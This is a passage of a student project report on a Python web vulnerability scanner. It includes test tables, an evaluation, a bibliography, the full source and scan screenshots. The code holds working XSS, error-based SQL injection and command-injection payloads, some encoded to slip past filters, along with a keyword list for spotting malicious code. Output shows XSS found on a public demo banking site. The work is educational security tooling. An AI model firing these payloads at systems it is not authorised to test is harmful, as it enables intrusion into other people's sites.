Test Case	Function Tested	Instruction	Expected Result	Confirm Result
1	enter_url	No input	Display an alert message for invalid input.	✓
2	enter_url	Invalid URL	Display an alert message for invalid input.	✓
3	enter_url	Invalid URL due to no parameters inserted	Display an alert message for invalid input as the parameters are missing after the "?".	✓
4	enter_url	Valid URL	Execution of the program.	✓
5	enter_url	Valid URL to display the results	Successfully displays the results on the second text field.	✓
6	askopenfile	Press the button "Browse" and select the file	When pressing the button Browse, a select file box will appear where you can choose the file to select and then open or cancel.	✓
7	askopenfile	Valid file selected	After selecting the file and pressing the "open" button, it will display the result.	✓
8	__init__	"Clear and Exit" buttons functionality	By pressing "Clear", the text on the second field will be deleted. By pressing "Exit", the program will shoot down.	✓

Table 4. White box testing.

7.2 Behavioural Testing

Questo testing consiste nella blackbox testing che adra' a dimostrare la funzionalita' di algoritmi che permetteranno il funzionamento dell'azione richiesta. Il test verra' valutato in base al suo funzionamento con il collegamento al server, al tempo impiegato nell'esecuzione per ogni vulnerabilita' scanner, e possibili errori durante il testing.

Il target URL (e.g. <http://altoromutual.com:8080/search.jsp?query=test>) consiste in dei URL appositi

che contengono vulnerabilità varie come XSS e SQL injection. A table was created to aid in clarifying where and what needed to be evaluated, as well as to illustrate the results of these tests. (Table 5) It contains the following information: the test case, the function tested, the instruction given, the expected result and if the actual result is equal to the expected result.

Testing proofs are in Appendix B.

Test Case	Function Tested	Instruction	Expected Result	Confirm Result
8	header_reader	Take the status code of the URL, moreover the Host and the Server recognition.	Check if the status of the URL is 200 or 404. And take the Host and the Server of the given URL.	✓
9	remote_code_execution → main_function	Scan for Remote Code Execution with process time showing.	Showing if the URL is vulnerable to Remote Code Execution and how much it takes to process.	✓
10	cross_site_scripting main_function →	Scan for Cross-Site Scripting with process time showing.	Demonstrate if the URL is vulnerable to Cross-Site Scripting and how much it takes to process.	✓
11	error_based_sql_injection → main_function	Scan for error-based SQL injection with process time showing.	Check if the Web Application is vulnerable or not to error-based SQL injection and how much it takes to process.	✓
12	error_based_sql_injection → main_function	Scan for error-based SQL injection with a vulnerability found.	Demonstration of a successful vulnerability found.	✓
13	askopenfile	Detect the malicious code of a file.	Open the file, read line by line, print the line with malicious code, and print a description.	✓

Table 5. Black-box testing.

Chapter 8

EVALUATION

8.1 Requirement Fulfilment

Functional Requirements	MoSCow priority	Achievement
Be able to write un the URL target in the interface	M	Success
The user is able to paste (through Ctrl+V) the target URL in the textbox	S	Success
Able to detect Cross-Site Scripting and Error based SQL injection	M	Success
Able to detect Remote Code Execution	C	Partially
Allow uploading a file with suspicious code for analysation	S	Success
Create a report with the results of the scanner	M	Success
Login area for personal analysis	W	Fail

Table 6. Fulfilment Functional Requirement.

Non-Functional Requirements	MoSCow priority	Achievement
The visualisation of the back end in progress	M	Success
The result must be clear and legible, maybe in different colours	M	Success
Concise run time process, maximum 1 minute	S	Success
The possibility of shouting down the application	M	Success
An efficient searching algorithm to detect malicious code in a file	S	Partially
Well-presented output result on the interface	C	Partially
Error message if invalid URL was written	M	Success

Table 7. Fulfilment Non-Functional Requirement.

8.1.1 Achievement Discussion

The achievement of the Functional and Non-Functional requirements satisfied all the "must-have" requirements of the Moscow priority, so it can be said that this project can be judged successful. However, the partial results and failures should not be underestimated, and fortunately, there are not many of them. As far as the "Fail" result is concerned (Table 6), it consisted in creating a login area where you can save multiple scanners for vulnerabilities and then move on to analysis and exploitation. However, due to time constraints, I was unable to complete the task.

As for the "partially" achievement, I decided to use the word partially because I don't consider it a total success but not a complete failure either. For example, the functional requirement "Able to detect Remote Code Execution," which I treated as a "could have" priority, is a partial success because it succeeds in injecting payloads. However, I couldn't find a way to get it to give me concrete results. It kept not finding this vulnerability, so I didn't know if it was a payload problem or the method used, or I couldn't find a site vulnerable to Remote Code Execution.

In the Non-Functional requirement (Table 7), I have defined "partially" two requirements. The first one is about "An efficient searching algorithm to detect malicious code in a file", which I specified partially because I don't consider it one of the best algorithms to search for a part of code that could damage a Web Application. But I must say that it does its job and allows the developer to go and analyse that part of code thanks to the specification of the line found suspicious.

The second one is "Well-presented output result on the interface". The goal was to present the output orderly and maybe with different text colours to underline the vulnerability. I put it partially because, on the one hand, it does its job in the sense that it is presentable at first glance. On the other hand, it presents a uniform colour font, but each scanning section is divided by lines and spaces to make it easier to read. (Screenshots of the interface with the results are in Appendix B).

8.2 Future Development

This project can be taken to new levels by committing more time, budget and workforce. There are many aspects to be considered for the improvement of this product. First of all, it would be ideal for the scanning process of the three vulnerabilities to be done in much more detail, using all the available payloads on the web. In fact, this product only tests the most common payloads that may be old and therefore inefficient. As far as vulnerability types are concerned, it would be ideal for adding other vulnerabilities to check in addition to the three used for this project (RCE, XSS and error-based SQL injection) that can help with Web Application scanning. Furthermore, the programme needs to be implemented in terms of the URL range to be scanned because it only works on web pages that have parameters in them.

Another aspect to be taken further is uploading a file and scanning it. In the case of this project, only a text file can be examined. But an improvement would be to be able to select a file of any type (such as Java, Python, C files) and scan it line by line.

Lastly, it would be advantageous to have an exploitation section that would give the possibility to check possible solutions to fix these vulnerabilities found in the Web Application.

Chapter 9

CONCLUSION

9.1 Critical Evaluation of the Process Development

The development of this project has come up to expectations, allowing an open margin for possible future improvements. After having devoted a large part of the development of this final report in researching and writing the Literature Review, I have analysed and studied numerous existing vulnerability scanner methodologies in order to find the most suitable approach that would satisfy my initial idea. The scanners analysed were very useful as they were rich in implementation and a great source of learning regarding the code. The research and study led me to the final realisation of my product, that is, scanning a Web Application for vulnerabilities and scanning a file that could contain a possible malicious code.

9.2 Critical Evaluation of the Project

As a consequence of what is stated in section 8 - Evaluation. The product obtained from this project is at a standard level and could be used for fast and specific checking of Web Application and files.

Future implementations, listed in section 8.2 - Future Development, would also make this scanner useful at a professional level. In order to have more precise results, the scanner should be tested several times with specific servers with specific web pages for each vulnerability.

9.3 Self-Reflection

In spite of my limited knowledge in this area, thanks to study, research and dedication, I learned a lot of knowledge in a very short time. I was able to implement the understanding I already had regarding programming in Python, but for the first time I created a program that allowed me to analyse Web Applications. Despite the difficulties encountered in the first few months due to the professionalism of the subject and the wide choice of resources, through the study of methodologies and structures of other scanners, I learned new skills such as payload injection in an automated manner and the correct use of Regular Expression. Overall, I am satisfied with the results obtained and this makes me more motivated to undertake new projects of this genre.

BIBLIOGRAPHY

- Al Anhar, A., and Suryanto, Y. (2021) "Evaluation of Web Application Vulnerability Scanner for Modern Web Application," *International Conference on Artificial Intelligence and Computer Science Technology (ICAICST)*, pp. 200-204
- Alam, D., Bhuiyan, T., Kabir, M. A., and Farah, T. (2015) "SQLi vulnerability in education sector websites of Bangladesh," *Second International Conference on Information Security and Cyber Forensics (InfoSec)*, pp. 152-157
- Alazmi, S., and De Leon, D. C. (2022) "A Systematic Literature Review on the Characteristics and Effectiveness of Web Application Vulnerability Scanners," in *IEEE Access*, vol. 10, pp. 33200-33219
- Alhazmi, O. H., Woo, S. W., and Malaiya, Y. K. (2006). "Security vulnerability categories in major software systems." *Communication, Network, and Information Security*, 138-143
- Alzahrani, A., Alqazzaz, A., Zhu, Y., Fu, H., and Almashfi, N. (2017) "Web Application Security Tools Analysis," *IEEE 3rd international conference on big data security on cloud (bigdatasecurity)*, *IEEE international conference on high performance and smart computing (hpsc)*, and *IEEE international conference on intelligent data and security (ids)*, pp. 237-242
- Anagandula, K., and Zavarisky, P. (2020) "An Analysis of Effectiveness of Black-Box Web Application Scanners in Detection of Stored SQL Injection and Stored XSS Vulnerabilities," *3rd International Conference on Data Intelligence and Security (ICDIS)*, pp. 40-48
- Azshwanth, D., and Sujatha, G. (2022) "A novel automated method to detect XSS vulnerability in webpages," *International Conference on Computer Communication and Informatics (ICCCI)*, pp. 1-4
- Bier, S., Fajardo, B., Ezeadum, O., Guzman, G., Sultana, K. Z., and Anu, V. (2021) "Mitigating Remote Code Execution Vulnerabilities: A Study on Tomcat and Android Security Updates," *IEEE International IOT, Electronics and Mechatronics Conference (IEMTRONICS)*, pp. 1-6
- Biswas, S., Sohel, M., Sajal, M. M., Afrin, T., Bhuiyan, T., and Hassan, M. M. (2018) "A Study on Remote Code Execution Vulnerability in Web Applications", *International Conference on Cyber Security and Computer Science (ICONCS'18)*, pp. 1-8
- Disawal, S., and Suman, U. (2021) "An Analysis and Classification of Vulnerabilities in Web-Based Application Development," *2021 8th International Conference on Computing for Sustainable Global Development (INDIACom)*, pp. 782-785
- Farah, T., Alam, D., Ali, M. N. B., and Kabir, M. A. (2015) "Investigation of Bangladesh region based web applications: A case study of 64 based, local, and global SQLi vulnerability," *IEEE International WIE Conference on Electrical and Computer Engineering (WIECON-ECE)*, pp. 177-180
- Garmabi, N., and Hadavi, M. A. (2021) "Automatic Detection and Risk Assessment of Session Management Vulnerabilities in Web Applications," *11th International Conference on Computer Engineering and Knowledge (ICCCKE)*, pp. 41-47
- Khoury, N., Zavarisky, P., Lindskog, D., and Ruhl, R. (2011) "An Analysis of Black-Box Web Application Security Scanners against Stored SQL Injection," *IEEE Third International Conference on Privacy, Security, Risk and Trust and IEEE Third International Conference on Social Computing*, pp. 1095-1101
- Koswara, K. J., and Asnar, Y. D. W. (2019) "Improving Vulnerability Scanner Performance in Detecting AJAX Application Vulnerabilities," *International Conference on Data and Software Engineering (ICoDSE)*, pp. 1-5

- Kou, C., and Springsteel, F. (1997) "The security mechanism in the World Wide Web (WWW) and the Common Gateway Interface (CGI). Example of Central Police University entrance examination system," *Proceedings IEEE 31st Annual 1997 International Carnahan Conference on Security Technology*, pp. 114-119
- Li, D., Serizawa, Y., and Kiuchi, M. (2002) "Extension of client-server applications to the Internet", *IEEE Region 10 Conference on Computers, Communications, Control and Power Engineering. TENCOM '02. Proceedings.*, pp. 355-358 vol.1.
- Matwyshyn, A. M., Cui, A., Keromytis, A. D., and Stolfo, S. J. (2010) "Ethics in security vulnerability research," *IEEE Security & Privacy*, vol. 8, no. 2, pp. 67-72
- Mburano, B., and Si, W. (2018) "Evaluation of Web Vulnerability Scanners Based on OWASP Benchmark," *26th International Conference on Systems Engineering (ICSEng)*, pp. 1-6
- Nagpal, B., Singh, N., Chauhan, N., and Panesar, A. (2015) "Tool based implementation of SQL injection for penetration testing," *International Conference on Computing, Communication & Automation*, pp. 746-749
- Nagpure, S., and Kurkure, S. (2017) "Vulnerability Assessment and Penetration Testing of Web Application," *International Conference on Computing, Communication, Control and Automation (ICCUBE)*, pp. 1-6
- OWASP (Open Web Application Security Project), (2021) "Top 10 Web Application Security Risks" [online], <https://owasp.org/www-project-top-ten/>
- Ping, C., Jinshuang, W., Lanjuan, Y., and Lin, P. (2020) "SQL Injection Teaching Based on SQLi-labs," *IEEE 3rd International Conference on Information Systems and Computer Aided Education (ICISCAE)*, pp. 191-195
- Pranathi, K., Kranthi, S., Srisaila, A., and Madhavilatha, P. (2018) "Attacks on Web Application Caused by Cross Site Scripting," *Second International Conference on Electronics, Communication and Aerospace Technology (ICECA)*, pp. 1754-1759
- Rafique, S., Humayun, M., Hamid, B., Abbas, A., Akhtar, M., and Iqbal, K. (2015) "Web application security vulnerabilities detection approaches: A systematic mapping study," *IEEE/ACIS 16th International Conference on Software Engineering, Artificial Intelligence, Networking and Parallel/Distributed Computing (SNPD)*, pp. 1-6
- Singh, M., Singh, P., and Kumar, P. (2020) "An Analytical Study on Cross-Site Scripting," *International Conference on Computer Science, Engineering and Applications (ICCSEA)*, pp. 1-6
- Singh, N. K., Gupta, P., Singh, V., and Ranjan, R. (2021) "Attacks on Vulnerable Web Applications," *International Conference on Intelligent Technologies (CONIT)*, pp. 1-5
- Tasevski, I., and Jakimoski, K. (2020) "Overview of SQL Injection Defense Mechanisms," *28th Telecommunications Forum (TELFOR)*, pp. 1-4
- Yadav, D., Gupta, D., Singh, D., Kumar, D., and Sharma, U. (2018) "Vulnerabilities and Security of Web Applications," *4th International Conference on Computing Communication and Automation (ICCCA)*, pp. 1-5
- Zheng, Y., and Zhang, X. (2013) "Path sensitive static analysis of web applications for remote code execution vulnerability detection," *35th International Conference on Software Engineering (ICSE)*, pp. 652-661
- Zulkarneev, I., and Kozlov, A. (2021) "New Approaches of Multi-agent Vulnerability Scanning Process," *Ural Symposium on Biomedical Engineering, Radioelectronics and Information Technology (USBEREIT)*, pp. 0488-0490

APPENDIX A - Screenshot of the Code product

File: main.py

```
1 import tkinter as tk
2 import re
3 import urllib.request, urllib.parse, urllib.error
4 from headerURL import *
5 from scanner import *
6 from tkinter import *
7 from tkinter import ttk
8 from tkinter.messagebox import showinfo
9 from tkinter import filedialog
10
11
12 class MainWindow:
13     '''
14     Main class that contains the interface of the program and important functions
15     '''
16
17     def __init__(self, master):
18         self.master = master
19         self.master.geometry("870x750")
20         self.master.resizable(False, False)
21         self.master.title("Final Year Project")
22         self.master.configure(background = "cornflowerblue")
23         self.img_logo = PhotoImage(file = "UoG_logo.png")
24         self.label_logo = Label(image = self.img_logo, bg = "cornflowerblue")
25         self.label_logo.place(relx=0.1, rely=0.05, anchor="center")
26
27         #set title label
28         self.label_title = tk.Label(text="Vulnerability & Privacy Scanner", background="cornflowerblue", fg="white",
29                                     font=("Georgia", "30", "bold", "italic"))
30         self.label_title.place(relx=0.5, rely=0.12, anchor="center")
31
32         #label enter URL
33         self.label_enterURL = tk.Label(text="Enter the URL you want to scan for Vulnerabilities", background="cornflowerblue",
34                                         fg="white",
35                                         font=("Georgia", "10", "italic"))
36         self.label_enterURL.place(relx=0.2, rely=0.20, anchor="center")
37
38         #set textbox for the url
39         self.text_url = tk.Text(height = 1, width = 80)
40         self.text_url.place(relx=0.39, rely=0.24, anchor="center")
41
42         #button enter
43         self.button_enter = tk.Button(text="Enter", font=("Georgia", "12", "bold"), height="0", width=8,
44                                       background="lightsteelblue", foreground="black", bd="4", relief="raised",
45                                       command=lambda: self.enter_url())
46         self.button_enter.place(relx=0.40, rely=0.30, anchor="center")
47
48         #set the button browse
49         self.button_enter2 = tk.Button(text="Browse", font=("Georgia", "12", "bold"), height="0", width=8,
50                                       background="lightsteelblue", foreground="black", bd="4", relief="raised",
51                                       command=lambda: self.askopenfile())
52         self.button_enter2.place(relx=0.88, rely=0.24, anchor="center")
53
54         #set text main text box
55         self.text_main = tk.Text(height = 28, width = 104)
56         self.text_main.place(relx=0.50, rely=0.66, anchor="center")
57
58         #set quit button
59         self.button_exit = tk.Button(text="Exit", font=("Georgia", "12", "bold"), height="0", width=8,
60                                       background="lightsteelblue", foreground="black", bd="4", relief="raised",
61                                       command=root.destroy)
62         self.button_exit.place(relx=0.88, rely=0.30, anchor="center")
63
64         #set clear button
65         self.button_clear = tk.Button(text="Clear", font=("Georgia", "9", "bold"), height="0", width=5,
66                                       background="lightsteelblue", foreground="black", bd="4", relief="raised",
67                                       command=lambda: self.text_main.delete('1.0', END))
68         self.button_clear.place(relx=0.06, rely=0.31, anchor="center")
69
70
71     def enter_url(self):
72         '''
73         Function in response of the Button Enter that takes the URL as input
74         '''
75
76         input_url = self.text_url.get("1.0", 'end-1c')
77         if "?" in input_url:
78             header_reader(input_url)
79             remote_code_execution(input_url)
80             cross_site_scripting(input_url)
81             error_based_sql_injection(input_url)
82         else:
83             open('result.txt', 'w').close()
84             showinfo("Alert Message", "You must write a Full URL e.g http://website.com/page.php?id=value")
85             self.text_url.delete('1.0', END)
```

```

86         result = open("result.txt", "r")
87         data = result.read()
88         self.text_main.insert(END, data)
89         result.close
90
91     def askopenfile(self):
92         """
93         Function in response of the button Browse that elaborate the file selected
94         """
95         Keyword = ["document.location", "document.cookie", "/redirect", "c4fbb68607bcbb25407e0362dab0b2ea", "whoami", ";phpinfo"]
96         filename = filedialog.askopenfile(initialdir = "/Desktop/", title = "Select file", filetypes = (("text files", "*.txt"), ("all
files", "*.*")))
97
98         try:
99             data_result = []
100             read_data = filename.readlines()
101             # loop for each element of the list
102             for key in Keyword:
103                 counter_line = 0
104                 # loop that reads line by line the file text
105                 for line in read_data:
106                     counter_line += 1
107                     # condition if a keyword is found on the line
108                     if key in line:
109                         self.text_main.insert(END, "_____ \n")
110                         print(colored + "\n [!] WARNING: Match on the line %i : \n" % counter_line + line + col.end)
111                         self.text_main.insert(END, "\n [!] WARNING: Match on the line %i : \n" % counter_line + line)
112                         self.type_of_case(key)
113         except:
114             pass
115
116     def type_of_case(self, key):
117         """
118         Function that contain the information about the malicious code found
119         """
120
121         Keyword_dict = {"document.location": " [-] Description: \n The Document.location read-only property returns a Location object,
which contains information about the URL of the document and provides methods for changing that URL and loading another URL.\n",
122             "document.cookie": " [-] Description: \n In the code above document.cookies contain a semicolon-separated list of all cookies
(i.e. key=value pairs). Note that each key and value may be surrounded by whitespace (space and tab characters): in fact, RFC 6265 mandates a
single space after each semicolon, but some user agents may not abide by this. When user privacy is a concern, it's important that any web app
implementation invalidate cookie data after a certain timeout instead of relying on the browser to do it. Many browsers let users specify that
cookies should never expire, which is not necessarily safe.\n",
123             "/redirect": " [-] Description: \n Malicious redirects are caused by hackers injecting scripts into infected sites that send
visitors to destinations where they usually get scammed or infected with malware.\n",
124             "c4fbb68607bcbb25407e0362dab0b2ea": " [-] Description: \n Md5 hash used as backdoor installed on the computer that sent
commands in response to which it performs certain actions. These can be commands aimed at extracting valuable information from the system,
such as environmental variables, or designed to perform an attack on the database. To get more information about the attacker you need to look
into the access log of your server. You might find requests to your site with a path like this:/compromised.php?p=<password>&s=<command>\n",
125             "whoami": " [-] Description: \n It is basically the concatenation of the strings "who","am","i" as whoami. It displays
information such as username of the current user that can be used for malicious reasons.\n",
126             ";phpinfo": " [-] Description: \n When the attacker can assign another value to the variable, he will be able to create
a new command by using a semicolon (;). He can now fill in the rest of the string. This way, he will not get any syntax errors in his work. As
soon as he executes this code, the output of phpinfo would be displayed on the page. \n"}
127
128         #Condition if to print the details if any malicious code was found
129         if key in Keyword_dict:
130             print(Keyword_dict[key])
131             self.text_main.insert(END, Keyword_dict[key])
132
133
134
135 if __name__ == '__main__':
136     root = tk.Tk()
137     app = MainWindow(root)
138     root.mainloop()
139

```


File: headerURL

```
1 #!/usr/bin/env python
2 import urllib.request, urllib.parse, urllib.error
3 import re
4 from urllib.request import FancyURLopener
5 import time
6
7
8 def header_reader(url):
9     """
10
11     This function will give information about the server header such as the WebserverOS and version and checks the status of the url
12
13     """
14     result = open("result.txt", "w")
15     print(col.bold+" \n [!] Identification of the backend technologies."+col.end)
16     result.write(" [!] Identification of the backend technologies. \n")
17     opener = urllib.request.urlopen(url)
18     #print(opener.code)
19     if opener.code == 200:
20         print(col.green+" [!] Status code: 200 OK"+col.end)
21         result.write(" [!] Status code: 200 OK \n")
22     if opener.code == 404:
23         print(col.red+" [!] Page was not found! Please check the URL \n"+col.end)
24         result.write(" [!] Page was not found! Please check the URL \n")
25
26     #SERVER
27     Server = opener.headers.get(HTTP_HEADER.SERVER)
28
29     # HOST
30     Host = url.split("/")[2]
31     print(col.green+" [!] Host: " + str(Host) +col.end)
32     result.write(" [!] Host: " + str(Host) + "\n")
33     print(col.green+" [!] WebServer: " + str(Server) +col.end)
34     result.write(" [!] WebServer: " + str(Server) + "\n")
35
36     result.close()
37
38
39 class colors:
40     def __init__(self):
41         self.bold = "\033[1m"
42         self.blue = "\033[94m"
43         self.red = "\033[91m"
44         self.green = "\033[92m"
45         self.end = "\033[0m"
46
47 col = colors()
48
49 #User agents when sending a Request
50 class UserAgent(FancyURLopener):
51     version = 'Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0'
52
53 useragent = UserAgent()
54
55 class HTTP_HEADER:
56     HOST = "Host"
57     SERVER = "Server"
58
```

File: scanner.py

```
1#!/usr/bin/env python
2import urllib.request, urllib.parse, urllib.error
3import re
4from headerURL import *
5import time
6
7
8def main_function(url, payloads, check):
9    """
10    Function that divides the url and attempt to attach payloads to each argument value.
11    """
12
13    url_opener = urllib.request.urlopen(url)
14    vulnerabilities = 0
15    result = open("result.txt", "a")
16    if url_opener.code == 999:
17        # Detecting the WebKnight WAF from the StatusCode.
18        print(col.red + " [-] WebKnight WAF Detected!" + col.end)
19        result.write(" [-] WebKnight WAF Detected! \n")
20        time.sleep(4)
21
22    # For loop that takes the parameter after the "?" one by one
23    for params in url.split("?")[1].split("&"):
24        # Loop that replace parts of the URL with payloads
25        for payload in payloads:
26            bugs = url.replace(params, params + str(payload).strip())
27            request = useragent.open(bugs)
28            html = request.readlines()
29            # Loop that extract information from html such as code, files, log, spreadsheets
30            for line in html:
31                checker = re.findall(check, line)
32                # Condition if a payload was found
33                if len(checker) != 0:
34                    print(col.red + " [*] Payload Found . . ." + col.end)
35                    result.write(" [*] Payload Found . . ." + "\n")
36                    print(col.red + " [*] Payload: " + payload + col.end)
37                    result.write(" [*] Payload: " + payload + "\n")
38                    print(col.green + " [!] Code Snippet: " + col.end + str(line.strip()))
39                    result.write(" [!] Code Snippet: " + str(line.strip()) + "\n")
40                    print(col.blue + " [*] POC: " + col.end + bugs)
41                    result.write(" [*] POC: " + bugs + "\n")
42                    vulnerabilities += 1
43
44    if vulnerabilities == 0:
45        print(col.green + " [!] Target is not vulnerable!" + col.end)
46        result.write(" [!] Target is not vulnerable! \n" + "_____ " + "\n")
47    else:
48        print(col.blue + " [!] Total bugs %i . ." % (vulnerabilities) + col.end)
49        result.write(" [!] Total bugs %i . ." % (vulnerabilities) + "\n" + "_____ " + "\n")
50    result.close()
51
52 # Here stands the vulnerabilities functions and detection payloads.
53 def remote_code_execution(url):
54     start_time = time.time()
55     result = open("result.txt", "a")
56     print(col.bold + "\n [!] Remote Code/Command Execution Scanning . . ." + col.end)
57     result.write("\n [!] Remote Code/Command Execution Scanning . . ." + "\n")
58     print(col.blue + " [!] Covering Linux & Windows Operating Systems " + col.end)
59     result.write(" [!] Covering Linux & Windows Operating Systems \n")
60     print(col.blue + " [!] Please wait ...." + col.end)
61     # Remote Code Injection Payloads
62     payloads = ['${@print(md5(remoteCodeEx))}', '${@print(md5("remoteCodeEx"))}']
63     # Encrypted Payloads to bypass some Security Filters & WAF's
64     payloads += ['%2538%2524%2578%2540print%2528md5%2528remoteCodeEx%2522%2529%2529%257D%253B']
65     # Remote Command Execution Payloads
66     payloads += ['uname;', '66dir', '66type C:\\boot.ini', 'phpinfo();', 'phpinfo']
67     check = re.compile(r'Linux|eval|SERVER_ADDR|Volume.+Serial|boot', re.I)
68     result.close()
69     main_function(url, payloads, check)
70     print("---- %s seconds ----" % (time.time() - start_time))
71
72 def cross_site_scripting(url):
73     start_time = time.time()
74     result = open("result.txt", "a")
75     print(col.bold + "\n [!] Cross Site Scripting Scanning . . ." + col.end)
76     result.write("\n [!] Cross Site Scripting Scanning . . ." + "\n")
77     print(col.blue + " [!] Please wait ...." + col.end)
78     # Payload XSSinjection="css();" added for XSS in <a href TAG's
79     payloads = ['%27%3EXSSinjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSinjection%2F%29%3E', '%78%22%78%3e%78']
80     payloads += ['%22%3EXSSinjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSinjection%2F%29%3E',
81                  'XSSinjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSinjection%2F%29%3E']
82     check = re.compile(r'XSSinjection<svg|x>', re.I)
83     result.close()
84     main_function(url, payloads, check)
85
86     print("---- %s seconds ----" % (time.time() - start_time))
87
88 def error_based_sql_injection(url):
89     start_time = time.time()
90     result = open("result.txt", "a")
```

```


89     print(col.bold+"\n [!] Error Based SQL Injection Scanning . . . "+col.end)
90     result.write("\n [!] Error Based SQL Injection Scanning . . . \n")
91     print(col.blue+" [!] Covering MySQL, Oracle, MSACCESS & PostGreSQL Databases "+col.end)
92     result.write(" [!] Covering MySQL, Oracle, MSACCESS & PostGreSQL Databases \n")
93     print(col.blue+" [!] Please wait .... "+col.end)
94     # Payloads for the error based sqli
95     payloads = ["'3'", "3%5c", "3%27%22%28%29", "3'><", "3%22%5C%27%5C%22%29%3B%7C%5D%2A%7B%250d%250a%3C%2500%3E%25bf%2527%27"]
96     check = re.compile(rb'Incorrect syntax|Syntax error|Unclosed.+mark|unterminated.+quote|SQL.+Server|Microsoft.+Database|Fatal.+error",
re.I)
97     result.close()
98     main_function(url, payloads, check)
99     print("--- %s seconds ---" % (time.time() - start_time))
100

```


APPENDIX B - Testing Section

Screenshot Structural Testing for each Test Case


1.



2.



3.



4.

Enter the URL you want to scan for Vulnerabilities

```
[!] Identification of the backend technologies.
[!] Status code: 200 OK
[!] Host: altoromutual.com:8080
[!] WebServer: Apache-Coyote/1.1
```

5.

Enter the URL you want to scan for Vulnerabilities

```
[!] Identification of the backend technologies.
[!] Status code: 200 OK
[!] Host: altoromutual.com:8080
[!] WebServer: Apache-Coyote/1.1

[!] Remote Code/Command Execution Scanning . . .
[!] Covering Linux & Windows Operating Systems
[!] Target is not vulnerable!
-----

[!] Cross Site Scripting Scanning . . .
[*] Payload Found . . .
[*] Payload: %27%3EXSSInjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSInjection%2F%29%3E
[!] Code Snippet: b'test'>XSSInjection<svg/onload=confirm(/XSSInjection/)>'
[*] POC: http://altoromutual.com:8080/search.jsp?query=test%27%3EXSSInjection%3Csvg%2Fonload%3Dconfirm%
28%2FXSSInjection%2F%29%3E
[*] Payload Found . . .
[*] Payload: %78%22%78%3e%78
[!] Code Snippet: b'test"x>x'
[*] POC: http://altoromutual.com:8080/search.jsp?query=test%78%22%78%3e%78
[*] Payload Found . . .
[*] Payload: %22%3EXSSInjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSInjection%2F%29%3E
[!] Code Snippet: b'test">XSSInjection<svg/onload=confirm(/XSSInjection/)>'
[*] POC: http://altoromutual.com:8080/search.jsp?query=test%22%3EXSSInjection%3Csvg%2Fonload%3Dconfirm%
28%2FXSSInjection%2F%29%3E
[*] Payload Found . . .
[*] Payload: XSSInjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSInjection%2F%29%3E
[!] Code Snippet: b'testXSSInjection<svg/onload=confirm(/XSSInjection/)>'
```

6.

Select file


Directory: /home/gabri/Desktop/FYP1/tests

- test_1.txt
- test_2.txt
- test_3.txt

File name:

Files of type: text files (*.txt)

7.



Screenshot Behavioural Testing

8.

```
